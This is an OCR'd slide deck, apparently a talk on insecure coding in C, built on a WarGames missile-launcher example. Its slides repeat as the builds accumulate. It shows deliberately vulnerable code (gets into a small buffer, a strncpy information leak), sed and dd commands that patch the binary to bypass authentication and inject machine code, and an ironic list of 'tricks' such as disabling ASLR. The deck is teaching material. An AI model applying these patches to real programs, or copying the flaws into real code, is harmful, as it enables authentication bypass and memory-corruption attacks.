...

$ cp ./launch ./launch_mod
$ sed -i "s/\xc7\x45\xe8\x02/\xc7\x45\xe8\x2a/" ./launch_mod
$ sed -i "s/\xc6\x45\xe7\x00/\xc6\x45\xe7\x01/" ./launch_mod
$ ./launch_mod
WarGames MissileLauncher v0.1
Secret: Foo
Access granted
Launching 42 missiles
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 42;
    bool allowaccess = true;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
$ objdump -M intel -d ./launch

...
<authenticate_and_launch>:
55                      push   ebp
89 e5                   mov    ebp,esp
83 ec 38                sub    esp,0x38
65 a1 14 00 00 00       mov    eax,gs:0x14
89 45 f4                mov    DWORD PTR [ebp-0xc],eax
31 c0                   xor    eax,eax
c7 45 e8 02 00 00 00    mov    DWORD PTR [ebp-0x18],0x2
c6 45 e7 00             mov    BYTE PTR [ebp-0x19],0x0
...

$ cp ./launch ./launch_mod
$ sed -i "s/\xc7\x45\xe8\x02/\xc7\x45\xe8\x2a/" ./launch_mod
$ sed -i "s/\xc6\x45\xe7\x00/\xc6\x45\xe7\x01/" ./launch_mod
$ ./launch_mod
WarGames MissileLauncher v0.1
Secret: Foo
Access granted
Launching 42 missiles
Operation complete
```

```c
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 42;
    bool allowaccess = true;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
$ objdump -M intel -d ./launch

...
<authenticate_and_launch>:
55                      push   ebp
89 e5                   mov    ebp,esp
83 ec 38                sub    esp,0x38
65 a1 14 00 00 00       mov    eax,gs:0x14
89 45 f4                mov    DWORD PTR [ebp-0xc],eax
31 c0                   xor    eax,eax
c7 45 e8 02 00 00 00    mov    DWORD PTR [ebp-0x18],0x2
c6 45 e7 00             mov    BYTE PTR [ebp-0x19],0x0
...

$ cp ./launch ./launch_mod
$ sed -i "s/\xc7\x45\xe8\x02/\xc7\x45\xe8\x2a/" ./launch_mod
$ sed -i "s/\xc6\x45\xe7\x00/\xc6\x45\xe7\x01/" ./launch_mod
$ ./launch_mod
WarGames MissileLauncher v0.1
Secret: Foo
Access granted
Launching 42 missiles
Operation complete
$
```

```
void my_authenticate_and_launch(void)
{
    char str[] = "David rocks!";
    puts(str);
    launch_missiles(1983);
}
```

```
55                   push   ebp
89 e5                mov    ebp,esp
83 ec 28             sub    esp,0x28
c7 45 eb 44 61 76 69 mov    DWORD PTR [ebp-0x15],0x69766144
c7 45 ef 64 20 72 6f mov    DWORD PTR [ebp-0x11],0x6f722064
c7 45 f3 63 6b 73 21 mov    DWORD PTR [ebp-0xd],0x21736b63
c6 45 f7 00          mov    BYTE PTR [ebp-0x9],0x0
8d 45 eb             lea    eax,[ebp-0x15]
89 04 24             mov    DWORD PTR [esp],eax
e8 8e fe ff ff       call   80483d0 <puts@plt>
c7 04 24 bf 07 00 00 mov    DWORD PTR [esp],0x7bf
e8 af ff ff ff       call   80484fd <launch_missiles>
c9                   leave
c3                   ret
```

```
$ cp launch launch_mod
$ printf "\x55\x89\xe5\x83\xec\x28\xc7\x45\xeb\x44\x61\x76\x69\xc7\x45\xef\x64\x20\x72\x6f
\xc7\x45\xf3\x63\x6b\x73\x21\xc6\x45\xf7\x00\x8d\x45\xeb\x89\x04\x24\xe8\x8e\xfe\xff\xff
\xc7\x04\x24\xbf\x07\x00\x00\xe8\xaf\xff\xff\xff\xc9\xc3" | dd conv=notrunc of=launch_mod bs=1
seek=$((0x518))
$ ./launch_mod
WarGames MissileLauncher v0.1
David rocks!
Launching 1983 missiles
Operation complete
$
```

```
$ openssl dgst -sha256 ./launch
```

```
$ openssl dgst -sha256 ./launch
568ef1de39115c381aa3fa67f8f31fad5ba262a2b1f2dc70812609c9f5a76dcb
```

```
$ openssl dgst -sha256 ./launch
568ef1de39115c381aa3fa67f8f31fad5ba262a2b1f2dc70812609c9f5a76dcb
```

```
$ openssl dgst -sha256 ./launch
568ef1de39115c381aa3fa67f8f31fad5ba262a2b1f2dc70812609c9f5a76dcb
```

Arrays and pointers are **not** the same!

What is wrong with this function?

```
#include <stdlib.h>

/* clear string by setting all the char in str to 0 */
void clear_string(char str[])
{
    size_t len = sizeof str / sizeof str[0];
    for (size_t i = 0; i < len; i++)
        str[i] = '\0';
}
```

Arrays and pointers are **not** the same!

What is wrong with this function?

```
#include <stdlib.h>

/* clear string by setting all the char in str to 0 */
void clear_string(char str[])
{
    size_t len = sizeof str / sizeof str[0];
    for (size_t i = 0; i < len; i++)
        str[i] = '\0';
}
```

Suppose it is called like this:

```
#include <stdio.h>
#include <ctype.h>

int main()
{
    char card[] = "0200-3000-3144-6943";
    size_t len = sizeof card / sizeof card[0];

    printf("card=%s\n", card);
    clear_string(card);
    printf("card=%s\n", card);
    printf("card=");
    for (size_t i = 0; i < len; i++) {
        char ch = card[i];
        putchar(isprint(ch) ? ch : '.');
    }
    puts("");
}
```

Arrays and pointers are **not** the same!

What is wrong with this function?

```
#include <stdlib.h>

/* clear string by setting all the char in str to 0 */
void clear_string(char str[])
{
    size_t len = sizeof str / sizeof str[0];
    for (size_t i = 0; i < len; i++)
        str[i] = '\0';
}
```

Suppose it is called like this:

```
#include <stdio.h>
#include <ctype.h>

int main()
{
    char card[] = "0200-3000-3144-6943";
    size_t len = sizeof card / sizeof card[0];

    printf("card=%s\n", card);
    clear_string(card);
    printf("card=%s\n", card);
    printf("card=");
    for (size_t i = 0; i < len; i++) {
        char ch = card[i];
        putchar(isprint(ch) ? ch : '.');
    }
    puts("");
}
```

This is what you might get:

Arrays and pointers are **not** the same!

What is wrong with this function?

```
#include <stdlib.h>

/* clear string by setting all the char in str to 0 */
void clear_string(char str[])
{
    size_t len = sizeof str / sizeof str[0];
    for (size_t i = 0; i < len; i++)
        str[i] = '\0';
}
```

Suppose it is called like this:

```
#include <stdio.h>
#include <ctype.h>

int main()
{
    char card[] = "0200-3000-3144-6943";
    size_t len = sizeof card / sizeof card[0];

    printf("card=%s\n", card);
    clear_string(card);
    printf("card=%s\n", card);
    printf("card=");
    for (size_t i = 0; i < len; i++) {
        char ch = card[i];
        putchar(isprint(ch) ? ch : '.');
    }
    puts("");
}
```

This is what you might get:

```
card=0200-3000-3144-6943
```

Arrays and pointers are **not** the same!

What is wrong with this function?

```
#include <stdlib.h>

/* clear string by setting all the char in str to 0 */
void clear_string(char str[])
{
    size_t len = sizeof str / sizeof str[0];
    for (size_t i = 0; i < len; i++)
        str[i] = '\0';
}
```

Suppose it is called like this:

```
#include <stdio.h>
#include <ctype.h>

int main()
{
    char card[] = "0200-3000-3144-6943";
    size_t len = sizeof card / sizeof card[0];

    printf("card=%s\n", card);
    clear_string(card);
    printf("card=%s\n", card);
    printf("card=");
    for (size_t i = 0; i < len; i++) {
        char ch = card[i];
        putchar(isprint(ch) ? ch : '.');
    }
    puts("");
}
```

This is what you might get:

```
card=0200-3000-3144-6943
card=
```

Arrays and pointers are **not** the same!

What is wrong with this function?

```
#include <stdlib.h>

/* clear string by setting all the char in str to 0 */
void clear_string(char str[])
{
    size_t len = sizeof str / sizeof str[0];
    for (size_t i = 0; i < len; i++)
        str[i] = '\0';
}
```

Suppose it is called like this:

```
#include <stdio.h>
#include <ctype.h>

int main()
{
    char card[] = "0200-3000-3144-6943";
    size_t len = sizeof card / sizeof card[0];

    printf("card=%s\n", card);
    clear_string(card);
    printf("card=%s\n", card);
    printf("card=");
    for (size_t i = 0; i < len; i++) {
        char ch = card[i];
        putchar(isprint(ch) ? ch : '.');
    }
    puts("");
}
```

This is what you might get:

```
card=0200-3000-3144-6943
card=
card=........0-3144-6943.
```

Arrays and pointers are **not** the same!

What is wrong with this function?

this is "lying", the array is decaying into a pointer.

```
#include <stdlib.h>

/* clear string by setting all the char in str to 0 */
void clear_string(char str[])
{
    size_t len = sizeof str / sizeof str[0];
    for (size_t i = 0; i < len; i++)
        str[i] = '\0';
}
```

Suppose it is called like this:

```
#include <stdio.h>
#include <ctype.h>

int main()
{
    char card[] = "0200-3000-3144-6943";
    size_t len = sizeof card / sizeof card[0];

    printf("card=%s\n", card);
    clear_string(card);
    printf("card=%s\n", card);
    printf("card=");
    for (size_t i = 0; i < len; i++) {
        char ch = card[i];
        putchar(isprint(ch) ? ch : '.');
    }
    puts("");
}
```

This is what you might get:

```
card=0200-3000-3144-6943
card=
card=.........0-3144-6943.
```

```
#include <stdio.h>
#include <string.h>

void foo(char * str)
{
    char secret[] = "Joshua";
    char buffer[16];
    strncpy(buffer, str, sizeof buffer);

    printf("%s\n", buffer);
    // ...
}

int main(void)
{
    foo("David");
    foo("globalthermonuclearwar");
}
```

```c
#include <stdio.h>
#include <string.h>

void foo(char * str)
{
    char secret[] = "Joshua";
    char buffer[16];
    strncpy(buffer, str, sizeof buffer);

    printf("%s\n", buffer);
    // ...
}

int main(void)
{
    foo("David");
    foo("globalthermonuclearwar");
}
```

```
foo.c && ./a.out
```

```c
#include <stdio.h>
#include <string.h>

void foo(char * str)
{
    char secret[] = "Joshua";
    char buffer[16];
    strncpy(buffer, str, sizeof buffer);

    printf("%s\n", buffer);
    // ...
}

int main(void)
{
    foo("David");
    foo("globalthermonuclearwar");
}
```

```
foo.c && ./a.out
David
```

```c
#include <stdio.h>
#include <string.h>

void foo(char * str)
{
    char secret[] = "Joshua";
    char buffer[16];
    strncpy(buffer, str, sizeof buffer);

    printf("%s\n", buffer);
    // ...
}

int main(void)
{
    foo("David");
    foo("globalthermonuclearwar");
}
```

```
foo.c && ./a.out
David
globalthermonuclJoshua
```

```c
#include <stdio.h>
#include <string.h>

void foo(char * str)
{
    char secret[] = "Joshua";
    char buffer[16];
    strncpy(buffer, str, sizeof buffer);
    buffer[sizeof buffer - 1] = '\0';
    printf("%s\n", buffer);
    // ...
}

int main(void)
{
    foo("David");
    foo("globalthermonuclearwar");
}
```


```
foo.c && ./a.out
David
globalthermonuclJoshua
```

```c
#include <stdio.h>
#include <string.h>

void foo(char * str)
{
    char secret[] = "Joshua";
    char buffer[16];
    strncpy(buffer, str, sizeof buffer);
    buffer[sizeof buffer - 1] = '\0';
    printf("%s\n", buffer);
    // ...
}

int main(void)
{
    foo("David");
    foo("globalth
}
```

Trick #14:

Write insecure code by leaking information

```
foo.c && ./a.out
David
globalthermonuclJoshua
```


iMac


Trick #0:
Never ever let other programmers review your code

Some tricks for insecure coding in C and C++

Some tricks for insecure coding in C and C++

#1 Write insecure code by depending on a particular evaluation order

Some tricks for insecure coding in C and C++

#1 Write insecure code by depending on a particular evaluation order
#2 Write insecure code by doing sequence point violations

Some tricks for insecure coding in C and C++

#1 Write insecure code by depending on a particular evaluation order
#2 Write insecure code by doing sequence point violations
#3 Write insecure code where the result depends on the compiler

Some tricks for insecure coding in C and C++

#1 Write insecure code by depending on a particular evaluation order
#2 Write insecure code by doing sequence point violations
#3 Write insecure code where the result depends on the compiler
#4 Know the blind spots of your compilers

Some tricks for insecure coding in C and C++

#1 Write insecure code by depending on a particular evaluation order
#2 Write insecure code by doing sequence point violations
#3 Write insecure code where the result depends on the compiler
#4 Know the blind spots of your compilers
#5 Write insecure code by messing up the internal state of the program.

Some tricks for insecure coding in C and C++

#1 Write insecure code by depending on a particular evaluation order
#2 Write insecure code by doing sequence point violations
#3 Write insecure code where the result depends on the compiler
#4 Know the blind spots of your compilers
#5 Write insecure code by messing up the internal state of the program.
#6 Write insecure code by only assuming valid input values

Some tricks for insecure coding in C and C++

#1 Write insecure code by depending on a particular evaluation order
#2 Write insecure code by doing sequence point violations
#3 Write insecure code where the result depends on the compiler
#4 Know the blind spots of your compilers
#5 Write insecure code by messing up the internal state of the program.
#6 Write insecure code by only assuming valid input values
#7 Understand how the optimizer can and will remove apparently critical code

Some tricks for insecure coding in C and C++

#1 Write insecure code by depending on a particular evaluation order
#2 Write insecure code by doing sequence point violations
#3 Write insecure code where the result depends on the compiler
#4 Know the blind spots of your compilers
#5 Write insecure code by messing up the internal state of the program.
#6 Write insecure code by only assuming valid input values
#7 Understand how the optimizer can and will remove apparently critical code
#8 Write code that allows buffer overflows

Some tricks for insecure coding in C and C++

#1 Write insecure code by depending on a particular evaluation order
#2 Write insecure code by doing sequence point violations
#3 Write insecure code where the result depends on the compiler
#4 Know the blind spots of your compilers
#5 Write insecure code by messing up the internal state of the program.
#6 Write insecure code by only assuming valid input values
#7 Understand how the optimizer can and will remove apparently critical code
#8 Write code that allows buffer overflows
#9 Disable stack protection

Some tricks for insecure coding in C and C++

#1 Write insecure code by depending on a particular evaluation order
#2 Write insecure code by doing sequence point violations
#3 Write insecure code where the result depends on the compiler
#4 Know the blind spots of your compilers
#5 Write insecure code by messing up the internal state of the program.
#6 Write insecure code by only assuming valid input values
#7 Understand how the optimizer can and will remove apparently critical code
#8 Write code that allows buffer overflows
#9 Disable stack protection
#10 Disable ASLR whenever you can.

Some tricks for insecure coding in C and C++

#1 Write insecure code by depending on a particular evaluation order
#2 Write insecure code by doing sequence point violations
#3 Write insecure code where the result depends on the compiler
#4 Know the blind spots of your compilers
#5 Write insecure code by messing up the internal state of the program.
#6 Write insecure code by only assuming valid input values
#7 Understand how the optimizer can and will remove apparently critical code
#8 Write code that allows buffer overflows
#9 Disable stack protection
#10 Disable ASLR whenever you can.
#11 Avoid hardware and operating systems that enforce DEP/W^X/NX-bit

Some tricks for insecure coding in C and C++

#1 Write insecure code by depending on a particular evaluation order
#2 Write insecure code by doing sequence point violations
#3 Write insecure code where the result depends on the compiler
#4 Know the blind spots of your compilers
#5 Write insecure code by messing up the internal state of the program.
#6 Write insecure code by only assuming valid input values
#7 Understand how the optimizer can and will remove apparently critical code
#8 Write code that allows buffer overflows
#9 Disable stack protection
#10 Disable ASLR whenever you can.
#11 Avoid hardware and operating systems that enforce DEP/W^X/NX-bit
#12 Make it easy to find many ROP gadgets in your program

Some tricks for insecure coding in C and C++

#1 Write insecure code by depending on a particular evaluation order
#2 Write insecure code by doing sequence point violations
#3 Write insecure code where the result depends on the compiler
#4 Know the blind spots of your compilers
#5 Write insecure code by messing up the internal state of the program.
#6 Write insecure code by only assuming valid input values
#7 Understand how the optimizer can and will remove apparently critical code
#8 Write code that allows buffer overflows
#9 Disable stack protection
#10 Disable ASLR whenever you can.
#11 Avoid hardware and operating systems that enforce DEP/W^X/NX-bit
#12 Make it easy to find many ROP gadgets in your program
#13 Skip integrity checks when installing and running new software.

Some tricks for insecure coding in C and C++

#1 Write insecure code by depending on a particular evaluation order
#2 Write insecure code by doing sequence point violations
#3 Write insecure code where the result depends on the compiler
#4 Know the blind spots of your compilers
#5 Write insecure code by messing up the internal state of the program.
#6 Write insecure code by only assuming valid input values
#7 Understand how the optimizer can and will remove apparently critical code
#8 Write code that allows buffer overflows
#9 Disable stack protection
#10 Disable ASLR whenever you can.
#11 Avoid hardware and operating systems that enforce DEP/W^X/NX-bit
#12 Make it easy to find many ROP gadgets in your program
#13 Skip integrity checks when installing and running new software.
#14 Write insecure code by leaking information

Some tricks for insecure coding in C and C++

#1 Write insecure code by depending on a particular evaluation order
#2 Write insecure code by doing sequence point violations
#3 Write insecure code where the result depends on the compiler
#4 Know the blind spots of your compilers
#5 Write insecure code by messing up the internal state of the program.
#6 Write insecure code by only assuming valid input values
#7 Understand how the optimizer can and will remove apparently critical code
#8 Write code that allows buffer overflows
#9 Disable stack protection
#10 Disable ASLR whenever you can.
#11 Avoid hardware and operating systems that enforce DEP/W^X/NX-bit
#12 Make it easy to find many ROP gadgets in your program
#13 Skip integrity checks when installing and running new software.
#14 Write insecure code by leaking information

... and of course, there are plenty more tricks not covered here...


Some tricks for insecure coding in C and C++

#0 Never ever let other programmers review your code
#1 Write insecure code by depending on a particular evaluation order
#2 Write insecure code by doing sequence point violations
#3 Write insecure code where the result depends on the compiler
#4 Know the blind spots of your compilers
#5 Write insecure code by messing up the internal state of the program.
#6 Write insecure code by only assuming valid input values
#7 Understand how the optimizer can and will remove apparently critical code
#8 Write code that allows buffer overflows
#9 Disable stack protection
#10 Disable ASLR whenever you can.
#11 Avoid hardware and operating systems that enforce DEP/W^X/NX-bit
#12 Make it easy to find many ROP gadgets in your program
#13 Skip integrity checks when installing and running new software.
#14 Write insecure code by leaking information

... and of course, there are plenty more tricks not covered here...


!

Resources




"C Programming Language" by Kernighan and Ritchie is a book that you need to read over and over again. Security vulnerabilities and bugs in C are very often just a result of not using the language correctly. Instead of trying to remember everthing as it is formally written in the C standard, it is better to try to understand the spirit of C and try to understand why things are designed as they are in the language. Nobody tells this story better than K&R.


I got my first serious journey into deeper understanding of C came when I read Peter van der Linden wonderful book "Expert C programming" (1994). I still consider it as one of the best books ever written about C.




The CERT C Coding Standard contains a lot of good advice and insightful recommendations. While I don't recommend anyone to blindly follow all the guidelines here (some of them are rather stupid), there is a lot of wisdom in most of the guidelines.



All professional C programmers should have a copy of the C standard and they should get used to regularly look up terms and concepts in the standard. It is easy to find cheap PDF-version of the standard ($30), but you can also just download the latest draft and they are usually 99,93% the same as the real thing. I also encourage everyone to read the Rationale for C99 which is available for free on the WG14 site.
http://www.open-std.org/jtc1/sc22/wg14/



"C traps and pitfalls" by Andrew Koenig (1988) is also a very good read.



This is a really nice book about how to hack into systems and programs written in C. The book also has a surprisingly concise and well written introduction to C as a programming language. All of the techniques discussed in these slides, and much more, is discussed in this book.